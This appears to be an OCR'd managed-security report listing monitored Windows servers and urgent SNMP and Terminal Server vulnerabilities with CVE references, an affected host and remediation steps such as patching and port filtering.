
ANNEX A: METRICS VISUAL

MONITORED SERVERS		
100	Windows Server 2012 R2	44
	Windows Server 2008 R2	56


INCIDENTS BY CATEGORY




INCIDENTS BY SEVERITY



TOP SIGNATURES



TOP 10 VULNERABLE HOSTS



ANNEX B: URGENT VULNERABILITY DETAIL

VULNERABILITY DETAILS	
SNMP is enabled and may be vulnerable	
Reference ID:	CVE-2002-0012 CVE-2002-0013 CVE-2002-0053
Reference Type:	cve
Lethality:	Urgent
Brief Description:	If a vulnerable implementation of SNMP is running, a remote attacker could crash the device, cause the device to become unstable or gain unauthorized access. **Resolution:** A number of measures can be taken to reduce the risk of this vulnerability being exploited. Apply a **[http://www.cert.org/advisories/CA-2002-03.html#vendors]** patch from your vendor if one is available. *(IRIX users should also refer to **[ftp://patches.sgi.com/support/free/security/advisories/20020201-01-P]** SGI Security Advisory 20020201-01-P, and Sun users should also refer to **[http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/219]** Sun Security Bulletin 219 for patch information.)* Change all community strings to nondefault strings, which are difficult to guess. Block access to UDP ports 161 and 162 at the network perimeter. Disable the SNMP service on machines where it can be disabled and is not needed. There are a number of additional precautions that should also be taken wherever possible: Filter SNMP traffic from unauthorized internal hosts. Segregate SNMP traffic onto a separate management network. Block incoming and outgoing traffic (ingress and egress filtering) on ports 161, 162, 199, 391, 705, and 1993, both TCP and UDP. Block incoming traffic destined for broadcast addresses and internal loopback addresses. Disable stack execution. For more information on these precautions, see **[http://www.cert.org/advisories/CA-2002-03.html]** CERT Advisory 2002-03. **Details:**
Impacted Host:	192.168.110.3
Possible vulnerability in Microsoft Terminal Server	
Reference ID:	CVE-2000-1149 CVE-2001-0663 CVE-2001-0716 CVE-2002-0863 CVE-2002-0864 CVE-2005-1218
Reference Type:	cve
Lethality:	Critical

Learn more at www.**rackspace**.com/**managed-security**